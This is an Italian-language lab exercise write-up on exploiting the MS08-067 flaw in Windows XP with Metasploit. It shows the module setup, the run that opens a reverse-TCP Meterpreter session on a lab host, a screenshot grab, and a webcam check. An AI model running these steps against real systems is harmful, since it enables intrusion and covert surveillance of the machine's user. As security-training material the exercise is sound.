Hacking Windows XP


Descrizione dell'esercizio

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Hacking tramite MS08-067

Avviamo Metasploit tramite il comando **msfconsole**



Cerchiamo la vulnerabilità richiesta col comando **search** seguito dal nome della stessa

Selezionamo l'exploit col comando **use**

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Controlliamo i parametri necessari col comando **show options**

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Impostiamo il parametro mancante obbligatorio RHOSTS col comando **set**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Avviamo l'exploit col comando run e confermiamo l'apertura di una sessione Meterpreter

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.149:445 - Automatically detecting the target...
[*] 192.168.1.149:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.149:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.149:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.149:1039) at 2024-01-24 14:17:03 +010
0

meterpreter >
```

Recuperare uno screenshot tramite la sessione Meterpreter


Controlliamo come recuperare uno screenshot usando il comando **help**

```
keyscan_stop  Stop capturing keystrokes
mouse         Send mouse events
screenshare   Watch the remote user desktop in real time
screenshot    Grab a screenshot of the interactive desktop
setdesktop    Change the meterpreters current desktop
uictl         Control some of the user interface components
```

Eseguiamo il comando **screenshot** e controlliamo l'output per sapere dove verrà salvato


```
meterpreter screenshot
Screenshot saved to: /home/kali/oyMwrvkw.jpeg
```

Conferiamo l'avvenuto salvataggio nel percorso indicato



Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale)

Usando nuovamente il comando **help** cerchiamo il comando che fa per noi



Proviamo il comando **webcam_list** per confermare o meno la presenza di webcam